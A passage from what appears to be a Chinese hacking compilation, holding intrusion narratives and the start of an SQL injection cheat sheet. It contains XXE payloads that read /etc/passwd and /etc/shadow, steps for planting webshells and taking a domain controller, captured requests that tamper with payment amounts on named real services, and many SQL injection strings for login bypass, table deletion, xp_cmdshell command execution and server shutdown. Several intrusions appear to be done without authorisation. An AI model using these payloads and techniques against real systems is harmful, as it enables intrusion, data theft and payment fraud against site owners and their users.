Linux 的机器应该和主站靠的比较近了，翻了翻目录，发现了规律的 root 账号，并且发现了主站和很多 cms 的源码，当即便猜测不会是所有数据库都在这一个站上吧？

然后菜刀管理，发现竟然真的是这样。

当时的思路就是通过数据库添加账号，然后通过后台拿 shell。当即开始构造语句添加，当时都失败了，然后百度了一下，发现，cmsv9 有自己的加密方式，然后学习了一下，添加了以后去主站登陆还是提示没有账户，这时我可真的陷于困境了。

又过了很久，无聊翻翻菜刀吧，看到主站有个 XXX 目录，在主站上敲了一下发现：这不是传说中的帝国备份王嘛！当时就想，管理员应该不会修改这个密码吧，然后百度了一下默认密码，登录成功，试了网上流传的备份替换目录文件。不知道为什么没有成功，那个结果的 txt 内容可以替换。而 config.php 却不可以，我又校验了一次 root 账号和密码，和从菜刀翻目录得到的是一样的，这时我又迷茫了……

峰回路转：

很长时间都在猜测为什么数据库不对？

为什么添加的账号不对？

为什么备份的不对？

突然看到备份王有个 sql 语句执行，当时就想到，难道数据库不是图书馆的那个？

那个只是以前用过的吗？

……

马上开始验证自己的想法，但是备份王这里的 sql 语句是没有回显的，执行语句，然后后台登陆，成功了。

事情终于明白了，原来是库不是原来的那个了。登陆后台发现常规的模板法禁止了 php 标示，用了专题法，具体方法可以百度，phpcmsv9 低权限拿 shell，通过添加主题审查元素拿到 shell。

总结概括：

总结下来，前面的都是在探索，通过一个图书馆翻看了全部目录，以为是主站的数据库，添加账号无法登陆，通过后来查看目录得到帝国备份王目录，这是个转折，然后自己构造 PHPCMS V9 账号和密文，添加账号成功，在后台通过低权限，添加主题，审查元素，拿到 shell，至此断断续续两个半月的渗透结束。

附图一张（添加账号截图）：




图 2-3-1

因为图片较为敏感，所以只是叙述了思路和过程中一些拿 shell 和添加 md5 的小技巧吧。

（全文完）责任编辑：Rexy

小编注：本文来自《书安》团队，king 回顾了他对一个学校长达两个多月的渗透测试历程，从信息搜集到开始渗透，再到峰回路转，到最后拿到 Shell。不断的克服问题，就是成长的过程。

第4节　记一次成功渗透测试经历

作者：w0zoo

来自：书安

网址：http://www.secbook.net

目标这里用 A 表示，目标的 tomcat 版本多少记不清了。

XXE 突破：

这里不说常规的 SQL 注入，文件上传，STRUSTS2，RSYNC 同步，weblogic 等中间件安全，各种弱口令等致命的漏洞。说一下我最近渗透中遇到的比较猥琐的思路。

在上面各种的方法都行不通的情况下，偶然在 A 站的类似留言模块处发现了一个以 xml 形式向后台提交的方式，这让我 想起了 XML 实体攻击，XXE!

1.利用 XXE 读取配置文件：

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE UserInfo [
<!ENTITY name SYSTEM"file:///etc/passwd">
]>
<UserInfo>
<name>&name;</name>
</UserInfo>

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE UserInfo [
```

```
<!ENTITY name SYSTEM"file:///etc/shadow">
]>
<UserInfo>
<name>&name;</name>
</UserInfo>
```

用 nmap 扫描下看看是否开启了 ssh 服务，结果 close。

2.利用 jar 协议上传文件

上传后结果没有执行权限，失败。

3.通过遍历服务器文件

读取了/WEB-INF/web.xml，tomcat-users.xml 文件；

访问目标网站/manager/html；

Deploy 部署 shell；

Getshell 后。

id 普通用户权限。

Linux 版本较低，exp 提权，拿到 Root 权限。

这个时候上传一个 reGeorg ,jsp 版本。

开始内网：

通过 cat /etc/passwd，cat /etc/ shadow 搞到了一些用户名和密码。再利用全局代理，nmap 下扫摸一下内网，发现了几台 Linux 和 windows 的服务器。部分 Linux 开启了 ssh 服务，用之前搞到的用户名和密码 Ssh xxx@192.0.0.x 可以登录。

利用 metasploit 的 MSSQL 模块扫摸一下，发现远端 windows 系统上存在一个 mssql 登陆的弱口令，成功登陆后，xp_cmdshell（关闭了可以重新打开）添加管理员用户。这样就可以 3389 远程登陆了。

Hashcat 搞定密码。

Ipconfig /all

查看下这个机器的角色: Net view，发现是在 DMZ 区域的。

查看域用户：net user /domain

找域控吧：dsquery

Windows 2008 系统，自然想到 group,xml 文件，这样就拿到了域控了。

中间有很多细节不方便说了，大概思路是这样的。

（全文完）责任编辑：Rexy

小编注 :本篇文章来自《书安》团队的 w0zoo 分享。本文介绍了一次渗透测试的大致思路，XXE 成为本次渗透测试的亮点。在目标没有常见漏洞时，XML 实体攻击，可能会成为突破点。

第5节　生活中的黑客案例

作者：专业种田

来自：书安

网址：http://www.secbook.net/

我不太懂什么是 o2o，但我去买菜、逛商场、看个病什么的，总是有人会推荐我用相应的 APP。移动互联网确实给我们带来很多方便，但这些行业的人们却还没有足够重视安全！

以下是我自己的几次经历，这算是安全人员的职业习惯吧。

当然，也可能有人看不惯我的做法，但我觉得这才是生活，因为它就发生在自己的身上。对我来说，这个过程就是一种乐趣！

吃饭篇

下班回家的路上有个木桶饭店，因为顺路所以经常去，突然有一天就变成 Q 房网装修中，

少了个吃饭的地方。Q 房网以前没听过，百度一下还小有名气，于是好奇地测试下，这次运气好，于是就有了我发布的“Q 房网设计缺陷控制任意经纪人帐号”这个漏洞。

漏洞简述：

手机找回密码时存在 session 覆盖漏洞，通过手机短信验证后，把验证成功手机保存在 session 中，向第另一手机发送找回密码短信时把这个变量替换了，我们就可以修改任意帐号的密码。

细节如下：先使用自己的手机找回密码，通过短信验证后进入修改密码页面，此时先不立即进行下一步操作，如图 2-5-1：

图 2-5-1

在同一个浏览器新开一个窗口进行密码找回，这里输入要被攻击者的手机号，只需要点击获取手机动态码，如图 2-5-2：

图 2-5-2

再回到刚才设置密码的窗口 ,直接修改密码 ,这样就能修改掉被攻击者的密码 ,如图 2-5-3：

图 2-5-3

看病篇

别问我去医院干嘛，我其实一直想从医生那里证实：“牵手是不是真的会怀孕？”。

挂号排队半天，小姑娘过来了，说了句：“帅哥扫个码呗，可以不用排队哦”。

扫完码关注了她们官方微信，觉得这个 APP 确实不错。用手机预约和支付，自己也省时省力。回家后心血来潮，对该 APP 做了安全检测，于是后来就发布了：“金蝶医疗预约挂号通用平台支付漏洞”，本来 22 元的挂号费变成 0.1 元了。

漏洞简述：

服务器端收取的金额度，是客户端传上来的数据。这个漏洞导致在预约看病时，我们可以随意在本地修改挂号费用，把金额修改为 1 毛、1 分都可以，如图 2-5-5，2-5-4：

```
POST
/ip-pat-web/wxInfo!addOrder.do?hospitalId=100073001&fee=0.01&treatfee=0.1&deptId=354&doctorId=3920&regDate=2015-07-15&timeFlag=%E4%B8%
E5%8D%88&startTime=16:00&endTime=16:30&openId=o6xaj[redacted]&patientId=94927E0FFF3D4lEABlB364BA57013E2A&heathCardNo=6527
97[redacted]&doctorName=%E4%B8%BB%E4%BB%BB%E5%8F%B7&title=%E5%8C%BB%E5%B8%88&desc=%E8%AF%A5%E5%88%B7%E5%88%AB%E6%88%B2%E5%8F%B7%E6%97%B
4%B8%8D%E6%8C%87%E5%AF%9A%E5%85%B7%E4%BD%93%E7%9A%84%E6%8E%A5%E8%AF%8A%E5%8C%BB%E7%94%9F%FF%BC%8C%E5%B0%B1%E8%AF%8A%E6%97%B6%E7%94%B1
A7%91%E5%AE%A4%E5%888%06%E8%AF%8A%E5%BD%93%E5%A4%A9%E5%AF%B9%E5%BA%94%E5%8F%B7%E5%888%AB%E7%9A%84%E5%87%BA%E8%AF%8A%E5%8C%BB%E7%94%9F%E6
%A5%E8%AF%8A%E3%80%82&patName=%E5%85%A8%E6%96%B0%E4%B9%904&deptName=%E5%8D%97%E5%B1%B1%E5%BF%83%E8%Al%80%E7%AE%Al%E5%86%85%E7%A7%91%E9%
A0%E8%AF%8A&hospitalName=%E6%B7%B1%E5%9C%B3%E5%B8%82%E5%8D%97%E5%B1%B1%E5%8C%BA%E4%BA%BA%E6%B0%91%E5%8C%BB%E9%999%A2&svcobjectId=&sched
Id=7858||1393&queueSn=12 HTTP/1.1
Host: mp.mhealth100.com
```

图 2-5-4

图 2-5-5

买菜篇

最近逛天虹商场，工作人员衣服和墙上满是“虹领巾”的广告：下载 APP 蔬菜水果送到家。

看到这里，不继续说你都知道怎么回事了，何止蔬菜水果到家，服务器权限到手了。

漏洞细节：

APP 头像上传未过滤文件类型，导致 GETSHELL，如图 2-5-6：




图 2-5-6

开房篇

七夕节想与妹子开个房，没钱，于是就想找一下酒店的漏洞。

漏洞简述：

格林豪泰的充值功能，在跳到支付宝支付时，我们可以修改充值订单的金额。当充值成功后订单显示为修改后的金额。土豪，帮我充一个亿吧。

细节如下：

先选择充值 1 元，跳到支付宝支付页面先暂停操作，如图 2-5-7：

图 2-5-7

程序在这个过程中还有一个操作，可以重设充值订单的金额，我们修改 rechargeMoney 的值为任意金额，比如 100000000。

抓包如下：

```
POST /MyStoredValueCard/RechargePay HTTP/1.1
Host: www.998.com
Proxy-Connection: keep-alive
Content-Length: 161
Cache-Control: max-age=0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Origin: http://www.998.com

cardNo=卡号&cardType=0&errorMessage=&operateNo=订单号&payType=3&phone=手机号
&rechargeMoney=100000000&strTradeNo=&userName=%E9%99%88%E7%94%9F
```

最后在支付宝页面完成支付，由于程序只接收支付宝成功或失败的状态，并没有校验金额。

订单完成后充值的金额是我们修改后的，如图 2-5-8：

图 2-5-8

（全文完） 责任编辑：游风

第三章 SQL 注入

第1节 SQL 注入速查表（一）

作者：Yinz

来自：乌云知识库

网址：http://drops.wooyun.org/

关于 SQL 注入速查表

现在仅支持 MySQL、Microsoft SQL Server，以及一部分 ORACLE 和 PostgreSQL。大部分样例都不能保证每一个场景都适用。现实场景由于各种插入语、不同的代码环境以及各种不常见甚至奇特的 SQL 语句，而经常发生变化。

样例仅用于读者理解对于“可能出现的攻击(a potential attack)”的基础概念，并且几乎每一个部分都有一段简洁的概要：

M: MySQL

S: SQL Server

P: PostgreSQL

O: Oracle

+: (大概)其他所有数据库

例子：

(MS) 代表：MySQL 和 SQL Server 等

(M*S) 代表：仅对某些版本或者某些附在后文中的特殊情况的 MySQL，以及 SQL Server。

语法参考，攻击样例以及注入小技巧

行间注释

注释掉查询语句的其余部分

行间注释通常用于注释掉查询语句的其余部分，这样你就不需要去修复整句语法了。

```
--(SM)
DROP sampletable;--
#(M)
DROP sampletable;#
```

使用了行间注释的 SQL 注入攻击样例

```
用户名:admin'--
```

构成语句:

```
SELECT * FROM members WHERE username = 'admin'--' AND password = 'password'
```

这会使你以 admin 身份登陆，因为其余部分的 SQL 语句被注释掉了。

行内注释

通过不关闭注释注释掉查询语句的其余部分，或者用于绕过过滤，移除空格，混淆，或探测

数据库版本。

```
/*注释内容*/(SM)
DROP/*comment*/sampletable
DR/**/OP/*绕过过滤*/sampletable
SELECT/*替换空格*/password/**/FROM/**/Members
/*! MYSQL 专属  */ (M)
这是个 MySQL 专属语法。非常适合用于探测 MySQL 版本。如果你在注释中写入代码，只有 MySQL 才会执行。同样的你也可以用这招，使得只有高于某版本的服务器才执行某些代码。
SELECT /*!32302 1/0, */ 1 FROM tablename
```

使用了行内注释的注入攻击样例

```
ID:10; DROP TABLE members /*
```

简单地摆脱了处理后续语句的麻烦，同样你可以使用 10; DROP TABLE members --

MySQL 版本探测攻击样例

```
SELECT /*!32302 1/0, */ 1 FROM tablename
```

如果 MySQL 的版本高于 3.23.02，会抛出一个 division by 0 error

```
ID:/*!32302 10*/
ID:10
```

如果 MySQL 版本高于 3.23.02，以上两次查询你将得到相同的结果

堆叠查询(Stacking Queries)

一句代码之中执行多个查询语句，这在每一个注入点都非常有用，尤其是使用 SQL Server

后端的应用

```
;(S) SELECT * FROM members; DROP members—
结束一个查询并开始一个新的查询
```

支持堆叠查询的语言/数据库

绿色：支持，暗灰色：不支持，浅灰色：未知，如图 3-1-1：

	SQL Server	MySQL	PostgreSQL	ORACLE	MS Access
ASP					
ASP.NET					
PHP					
Java					

图 3-1-1

关于 MySQL 和 PHP

阐明一些问题。

PHP-MySQL 不支持堆叠查询，Java 不支持堆叠查询（ORACLE 的我很清楚，其他的就不确定了）。一般来说 MySQL 支持堆叠查询，但由于大多数 PHP-Mysql 应用框架的数据库层都不能执行第二条查询 ,或许 MySQL 的客户端支持这个 ,我不确定 ,有人能确认一下吗？（译者注：MySQL 5.6.20 版本下客户端支持堆叠查询）

堆叠注入攻击样例

```
ID:10;DROP members --
```

构成语句：

```
SELECT * FROM products WHERE id = 10; DROP members--
```

这在执行完正常查询之后将会执行 DROP 查询。

If 语句

根据 If 语句得到响应。这是盲注(Blind SQL Injection)的关键之一，同样也能简单而准确地进行一些测试。

MySQL 的 If 语句

```
IF(condition,true-part,false-part)(M)
SELECT IF (1=1,'true','false')
```

SQL Server 的 If 语句

```
IF condition true-part ELSE false-part(S)
IF (1=1) SELECT 'true' ELSE SELECT 'false'
```

使用了 If 语句的注入攻击样例

```
if ((select user) = 'sa' OR (select user) = 'dbo') select 1 else select 1/0(S)
```

如果当前用户不是"sa"或者"dbo",就会抛出一个 divide by zero error。

整数(Integers)的使用

对于绕过十分有用，比如 magic_quotes() 和其他类似过滤器，甚至是各种 WAF。

```
0xHEXNUMBER(SM)
(HEXNUMBER:16 进制数） 你能这样使用 16 进制数：
SELECT CHAR(0x66)(S)
SELECT 0x5045(M) (这不是一个整数，而会是一个 16 进制字符串）
SELECT 0x50 + 0x45(M) (现在这是整数了)
```

字符串操作

与字符串相关的操作。这对于构造一个不含有引号，用于绕过或探测数据库都非常的有用。

字符串的串联

```
+(S)
SELECT login + '-' + password FROM members
|| (*MO)
SELECT login || '-' || password FROM members
```

*关于 MySQL 的"||" 这个仅在 ANSI 模式下的 MySQL 执行，其他情况下都会当成'逻辑操

作符'并返回一个 0。更好的做法是使用 CONCAT()函数。

```
CONCAT(str1, str2, str3, ...)(M)
连接参数里的所有字符串 例：
SELECT CONCAT(login, password) FROM members
```

没有引号的字符串

有很多使用字符串的方法，但是这几个方法是一直可用的。使用 CHAR()(MS)和

CONCAT()(M)来生成没有引号的字符串

```
0x457578 (M) - 16 进制编码的字符串
SELECT 0x457578
这在 MySQL 中会被当做字符串处理
在 MySQL 中使用 16 进制字符串的一个简单方式： SELECT CONCAT('0x',HEX('c:\\boot.ini'))
```

在 MySQL 中使用 CONCAT()函数： SELECT CONCAT(CHAR(75),CHAR(76),CHAR(77)) (M)
这会返回'KLM'
SELECT CHAR(75)+CHAR(76)+CHAR(77) (S)
这会返回'KLM'

使用了 16 进制的注入攻击样例

SELECT LOAD_FILE(0x633A5C626F6F742E696E69) (M)
这会显示 c:\boot.ini 的内容

字符串异化(Modification)与联系

ASCII() (SMP)
返回最左边字符的 ASCII 码的值。这是一个用于盲注的重要函数。
例：SELECT ASCII('a')
CHAR() (SM)
把整数转换为对应 ASCII 码的字符
例：SELECT CHAR(64)

Union 注入

通过 union 你能跨表执行查询。最简单的 ,你能注入一个查询使得它返回另一个表的内容。

SELECT header, txt FROM news UNION ALL SELECT name, pass FROM members

这会把 news 表和 members 表的内容合并返回。

另一个例子：

' UNION SELECT 1, 'anotheruser', 'doesnt matter', 1--

UNION-语言问题处理

当你使用 Union 来注入的时候，经常会遇到一些错误，这是由于不同的语言的设置（表的

设置、字段设置、表或数据库的设置等等 ）。这些办法对于解决那些问题都挺有用的，尤其

是当你处理日文，俄文，土耳其文的时候你会就会见到他们的。

使用 COLLATE SQL_Latin1_General_Cp1254_CS_AS(S)
或者其它的什么语句 具体的自己去查 SQL Server 的文档。例 SELECT header FROM news UNION ALL
SELECT name COLLATE SQL_Latin1_General_Cp1254_CS_AS FROM members
Hex()(M)
百试百灵~

绕过登陆界面(SMO+)

SQL 注入 101 式(大概是原文名字吧？),登陆小技巧
admin' --

```
admin' #
admin'/*
' or 1=1--
' or 1=1#
' or 1=1/*
') or '1'='1--
') or ('1'='1--
....
以不同的用户登陆 (SM*) ' UNION SELECT 1, 'anotheruser', 'doesnt matter', 1--
**旧版本的 MySQL 不支持 union*
```

绕过检查 MD5 哈希的登陆界面

如果应用是先通过用户名，读取密码的 MD5，然后和你提供的密码的 MD5 进行比较，那么你就需要一些额外的技巧才能绕过验证。你可以把一个已知明文的 MD5 哈希和它的明文一起提交，使得程序不使用从数据库中读取的哈希，而使用你提供的哈希进行比较。

绕过 MD5 哈希检查的例子(MSP)

```
用户名：admin
密码：1234 ' AND 1=0 UNION ALL SELECT 'admin','81dc9bdb52d04dc20036dbd8313ed055
其中 81dc9bdb52d04dc20036dbd8313ed055 = MD5(1234)
```

基于错误(Error Based)-探测字段名

使用 HAVING 来探测字段名(S)

```
' HAVING 1=1 --
' GROUP BY table.columnfromerror1 HAVING 1=1 --
' GROUP BY table.columnfromerror1, columnfromerror2 HAVING 1=1 --
......
' GROUP BY table.columnfromerror1, columnfromerror2,columnfromerror(n) HAVING 1=1 --
```

直到它不再报错，就算搞定了

在 SELECT 查询中使用 ORDER BY 探测字段数(MSO+)

通过 ORDER BY 来探测字段数能够加快 union 注入的速度。

```
ORDER BY 1--
ORDER BY 2--
......
ORDER BY N--
```

一直到它报错为止，最后一个成功的数字就是字段数。

数据类型、UNION、之类的

提示：

经常给 UNION 配上 ALL 使用，因为经常会有相同数值的字段，而缺省情况下 UNION 都会尝试返回唯一值(records with distinct)

如果你每次查询只能有一条记录，而你不想让原本正常查询的记录占用这宝贵的记录位，你可以使用-1 或者根本不存在的值来搞定原查询（前提是注入点在 WHERE 里）。

在 UNION 中使用 NULL，对于大部分数据类型来说这样都比瞎猜字符串、日期、数字之类的来得强

盲注的时候要小心判断错误是来自应用的还是来自数据库的。因为像 ASP.NET 就经常会在你使用 NULL 的时候抛出错误（因为开发者们一般都没想到用户名的框中会出现 NULL）

获取字段类型

```
' union select sum(columntofind) from users-- (S)
Microsoft OLE DB Provider for ODBC Drivers error '80040e07' [Microsoft][ODBC SQL Server Driver][SQL Server]The sum or average aggregate operation cannot take a **varchar** data type as an argument. 如果没有返回错误说明字段是数字类型
同样的，你可以使用 CAST()和 CONVERT()
SELECT * FROM Table1 WHERE id = -1 UNION ALL SELECT null, null, NULL, NULL, convert(image,1), null, null,NULL, NULL, NULL, NULL, NULL, NULL, NULL, NULl, NULL--
11223344) UNION SELECT NULL,NULL,NULL,NULL WHERE 1=2 --
没报错 - 语法是正确的。 这是 MS SQL Server 的语法。 继续。
11223344) UNION SELECT 1,NULL,NULL,NULL WHERE 1=2 --
没报错 – 第一个字段是 integer 类型。
11223344) UNION SELECT 1,2,NULL,NULL WHERE 1=2 --
报错 – 第二个字段不是 integer 类型
11223344) UNION SELECT 1,’2’,NULL,NULL WHERE 1=2 --
没报错 – 第二个字段是 string 类型。
11223344) UNION SELECT 1,’2’,3,NULL WHERE 1=2 --
报错 – 第三个字段不是 integer
……
Microsoft OLE DB Provider for SQL Server error '80040e07' Explicit conversion from data type int to image is not allowed.
```

你在遇到 union 错误之前会先遇到 convert()错误，所以先使用 convert()再用 union

简单的注入(MSO+)

```
'; insert into users values( 1, 'hax0r', 'coolpass', 9 )/*
```

有用的函数、信息收集、内置程序、大量注入笔记

@@version(MS)

数据库的版本。这是个常量，你能把它当做字段来 SELECT，而且不需要提供表名。同样的

你也可以用在 INSERT/UPDATE 语句里面，甚至是函数里面。

```
INSERT INTO members(id, user, pass) VALUES(1, ''+SUBSTRING(@@version,1,10) ,10)
```

文件插入(Bulk Insert)(S)

把文件内容插入到表中。如果你不知道应用目录你可以去读取 IIS metabase file(仅 IIS

6)(%systemroot%\system32\inetsrv\MetaBase.xml)然后在里面找到应用目录。

新建一个表 foo(line varchar(8000))

BULK INSERT foo FROM 'c:\inetpub\wwwroot\login.asp'

DROP 了临时表，重复另一个文件

BCP(S)

写入文件。这个功能需要登录

```
bcp "SELECT * FROM test..foo" queryout c:\inetpub\wwwroot\runcommand.asp -c -Slocalhost
-Usa -Pfoobar
```

SQL Server 的 VBS/WSH(S)

由于 ActiveX 的支持，你能在 SQL Server 中使用 VBS/WSH

```
declare @o int exec sp_oacreate 'wscript.shell', @o out exec sp_oamethod @o, 'run', NULL,
'notepad.exe'
Username: '; declare @o int exec sp_oacreate 'wscript.shell', @o out exec sp_oamethod @o, 'run',
NULL, 'notepad.exe' --
```

执行系统命令，xp_cmdshell(S)

众所周知的技巧，SQL Server 2005 默认是关闭的。你需要 admin 权限

```
EXEC master.dbo.xp_cmdshell 'cmd.exe dir c:'
```

用 ping 简单的测试一下，用之前先检查一下防火墙和嗅探器。

```
EXEC master.dbo.xp_cmdshell 'ping '
```

如果有错误，或者 union 或者其他的什么，你都不能直接读到结果。

SQL Server 中的一些特殊的表(S)

```
Error Messages
master..sysmessages
Linked Servers
master..sysservers
Password (2000 和 2005 版本的都能被破解，这俩的加密算法很相似)
SQL Server 2000: masters..sysxlogins
SQL Server 2005 : sys.sql_logins
```

SQL Server 的其它内置程序(S)

命令执行 (xp_cmdshell)

```
exec master..xp_cmdshell 'dir'
```

注册表操作 (xp_regread)

```
xp_regaddmultistring
xp_regdeletekey
xp_regdeletevalue
xp_regenumkeys
xp_regenumvalues
xp_regread
xp_regremovemultistring
xp_regwrite
exec xp_regread HKEY_LOCAL_MACHINE, 'SYSTEM\CurrentControlSet
\Services\lanmanserver\parameters', 'nullsessionshares' exec xp_regenumvalues
HKEY_LOCAL_MACHINE, 'SYSTEM \CurrentControlSet
\Services\snmp\parameters\validcommunities'
```

管理服务(xp_servicecontrol)

媒体(xp_availablemedia)

ODBC 资源 (xp_enumdsn)

登录 (xp_loginconfig)

创建 Cab 文件 (xp_makecab)

域名列举 (xp_ntsec_enumdomains)

杀进程 (need PID) (xp_terminate_process)

新建进程 (实际上你想干嘛都行)

```
sp_addextendedproc 'xp_webserver', 'c:\temp\x.dll' exec xp_webserver
```

写文件进 UNC 或者内部路径 (sp_makewebtask)

大量 MSSQL 笔记

```
SELECT * FROM master..sysprocesses /*WHERE spid=@@SPID*/
DECLARE @result int; EXEC @result = xp_cmdshell 'dir *.exe';IF (@result = 0) SELECT 0 ELSE
SELECT 1/0
HOST_NAME() IS_MEMBER (Transact-SQL)
IS_SRVROLEMEMBER (Transact-SQL)
OPENDATASOURCE (Transact-SQL)
INSERT tbl EXEC master..xp_cmdshell OSQL /Q"DBCC SHOWCONTIG"
OPENROWSET (Transact-SQL) - http://msdn2.microsoft.com/en-us/library/ms190312.aspx
```

你不能在 SQL Server 的 Insert 查询里使用子查询(sub select).

使用 LIMIT(M)或 ORDER(MSO)的注入

```
SELECT id, product FROM test.test t LIMIT 0,0 UNION ALL SELECT 1,'x'/*,10 ;
```

如果注入点在 LIMIT 的第二个参数处，你可以把它注释掉或者使用 union 注入。

关掉 SQL Server(S)

如果你真的急了眼，

```
';shutdown --
```

在 SQL Server 2005 中启用 xp_cmdshell

默认情况下，SQL Server 2005 中像 xp_cmdshell 以及其它危险的内置程序都是被禁用的。

如果你有 admin 权限，你就可以启动它们。

```
`\ EXEC sp_configure 'show advanced options',1 RECONFIGURE
EXEC sp_configure 'xp_cmdshell',1 RECONFIGURE `\
```

探测 SQL Server 数据库的结构(S)

获取用户定义表

```
SELECT name FROM sysobjects WHERE xtype = 'U'
```

获取字段名

```
SELECT name FROM syscolumns WHERE id =(SELECT id FROM sysobjects WHERE name = 'tablenameforcolumnnames')
```

移动记录(Moving records)(S)

修改 WHERE，使用 NOT IN 或者 NOT EXIST ...

```
WHERE users NOT IN ('First User', 'Second User') SELECT TOP 1 name FROM members WHERE NOT EXIST(SELECT TOP 0 name FROM members)--
```

这个好用

脏的不行的小技巧

```
SELECT * FROM Product WHERE ID=2 AND 1=CAST((Select p.name from (SELECT (SELECT COUNT(i.id) AS rid FROM sysobjects i WHERE i.id<=o.id) AS x, name from sysobjects o) as p where p.x=3) as int
Select p.name from (SELECT (SELECT COUNT(i.id) AS rid FROM sysobjects i WHERE xtype='U' and i.id<=o.id) AS x, name from sysobjects o WHERE o.xtype = 'U') as p where p.x=21
```

快速的脱掉基于错误(Error Based)的 SQL Server 注入(S)

```
';BEGIN DECLARE @rt varchar(8000) SET @rd=':' SELECT @rd=@rd+' '+name FROM syscolumns WHERE id =(SELECT id FROM sysobjects WHERE name = 'MEMBERS') AND name>@rd SELECT @rd AS rd into TMP_SYS_TMP end;--
```

（连载中）责任编辑：桔子

第2节　SQL 注入速查表（二）

作者：Yinz

来自：乌云知识库

网址：http://drops.wooyun.org/

盲注

关于盲注

一个经过完整而优秀开发的应用一般来说你是看不到错误提示的 ,所以你是没办法从 Union

攻击和错误中提取出数据的

一般盲注，你不能在页面中看到响应，但是你依然能同个 HTTP 状态码得知查询的结果

完全盲注 ,你无论怎么输入都完全看不到任何变化。你只能通过日志或者其它什么的来注入。虽然不怎么常见。

在一般盲注下你能够使用 If 语句或者**WHERE 查询注入***|(一般来说比较简单)* ,在完全盲注下你需要使用一些延时函数并分析响应时间。为此在 SQL Server 中你需要使用 WAIT FOR DELAY '0:0:10'，在 MySQL 中使用 BENCHMARK()，在 PostgreSQL 中使用 pg_sleep(10)，以及在 ORACLE 中的一些 PL/SQL 小技巧。

实战中的盲注实例

以下的输出来自一个真实的私人盲注工具在测试一个 SQL Server 后端应用并且遍历表名这些请求完成了第一个表的第一个字符。由于是自动化攻击，SQL 查询比实际需求稍微复杂一点。其中我们使用了二分搜索来探测字符的 ASCII 码。

TRUE 和 FALSE 标志代表了查询返回了 true 或 false

```
TRUE : SELECT ID, Username, Email FROM [User]WHERE ID = 1 AND
ISNULL(ASCII(SUBSTRING((SELECT TOP 1 name FROM sysObjects WHERE xtYpe=0x55 AND name
NOT IN(SELECT TOP 0 name FROM sysObjects WHERE xtYpe=0x55)),1,1)),0)>78--
FALSE : SELECT ID, Username, Email FROM [User]WHERE ID = 1 AND
ISNULL(ASCII(SUBSTRING((SELECT TOP 1 name FROM sysObjects WHERE xtYpe=0x55 AND name
NOT IN(SELECT TOP 0 name FROM sysObjects WHERE xtYpe=0x55)),1,1)),0)>103--
TRUE : SELECT ID, Username, Email FROM [User]WHERE ID = 1 AND
ISNULL(ASCII(SUBSTRING((SELECT TOP 1 name FROM sysObjects WHERE xtYpe=0x55 AND name
NOT IN(SELECT TOP 0 name FROM sysObjects WHERE xtYpe=0x55)),1,1)),0)
FALSE : SELECT ID, Username, Email FROM [User]WHERE ID = 1 AND
ISNULL(ASCII(SUBSTRING((SELECT TOP 1 name FROM sysObjects WHERE xtYpe=0x55 AND name
NOT IN(SELECT TOP 0 name FROM sysObjects WHERE xtYpe=0x55)),1,1)),0)>89--
TRUE : SELECT ID, Username, Email FROM [User]WHERE ID = 1 AND
ISNULL(ASCII(SUBSTRING((SELECT TOP 1 name FROM sysObjects WHERE xtYpe=0x55 AND name
NOT IN(SELECT TOP 0 name FROM sysObjects WHERE xtYpe=0x55)),1,1)),0)
FALSE : SELECT ID, Username, Email FROM [User]WHERE ID = 1 AND
ISNULL(ASCII(SUBSTRING((SELECT TOP 1 name FROM sysObjects WHERE xtYpe=0x55 AND name
NOT IN(SELECT TOP 0 name FROM sysObjects WHERE xtYpe=0x55)),1,1)),0)>83--
```

